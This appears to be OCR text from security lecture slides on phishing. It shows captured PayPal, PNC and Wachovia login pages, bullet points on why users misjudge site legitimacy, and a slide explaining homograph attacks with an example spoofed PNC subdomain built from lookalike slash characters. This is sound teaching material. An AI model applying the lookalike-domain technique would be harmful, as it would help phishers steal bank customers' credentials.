

PayPal, Inc.

Log in to your PayPal account

PayPal
Email
Password
Log In
Having trouble logging in?
Sign Up
Contact Us Privacy Legal Worldwide

The Problem of Phishing

- Arises due to mismatch between reality & user's:
  - Perception of how to assess legitimacy
  - Mental model of what attackers can control
    - Both Email and Web
- Coupled with:
  - Deficiencies in how web sites authenticate
    - In particular, "replayable" authentication that is vulnerable to theft
- Attackers have many angles …



Personal Banking - PNC Bank - Mozilla Firefox

File Edit View History Bookmarks Tools Help
https://www.pnc.com/webapp/unsec/homepag
Google
Most Visited Getting Started Latest Headlines
HOME SECURITY ASSURANCE LOCATE PNC CONTACT US CUSTOMER SERV
Search
PERSONAL SMALL BUSINESS CORPORATE & INSTITUTIONAL ABOUT PNC
Sign On to Other Services:
Select Service
PNC Security Assurance
Products and Services
Solutions

PNC LEADING THE WAY

Online Banking Sign On

User ID: SIGN ON

Forgot Your User ID or Password?

New to Online Banking? Get Started Now!

Learn More

View Demo

PNC Bank Select Reward Visa® Platinum Car

Take advantage of a 0.99% Introductory APR throug March 31, 2010 o Balance Transfers

Learn More

Important FDIC Information

PNC Bank is participating in the FDIC's Transaction Account Guarantee Program. more

Two of America's best-known banks. Now simply one of America's best.

Making the transition to PNC as easy as possible for you.

PNC's wide range of services can make banking easier, and more convenient than ever. See why PNC's the smart choice for help in meeting your financial goals.

- Online Banking and Bill Pay
- Checking
- Savings
- Loans and Lines of Credit
- Cards

Whatever challenges and opportunities lie ahead, PNC can help. See why working with PNC to plan for life's greatest milestones is the smart choice.

- Making the Most of Your Money
- Virtual Wallet
- Planning for Retirement
- Saving for Education
- Buying a Home

Done

www.pnc.com/webapp/unsec/homepage.var.cn


Homograph Attacks

- International domain names can use international character set
  - E.g., Chinese contains characters that look like / . ? =
- **Attack**: Legitimately register var.cn …
- … buy legitimate set of HTTPS certificates for it …
- … and then create a subdomain:

  www.pnc.com⁄webapp⁄unsec⁄homepage.var.cn

This is one subdomain

Check for a padlock?



Wachovia - Personal Finance and Business Financial Services - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.wachovia.com/

WACHOVIA

Wac
Our comm

LOGIN

User ID:

Remember my User ID

Password:

(case sensitive)

Service:

Choose a service...

Login

Forgot User ID or Password?

Retirement Plan Participants: Login
Education Loan Customers: Login

PERSONAL FINANCE

En es

Online Services
Online Banking with BillPay
Mobile Banking
Online Brokerage
More...

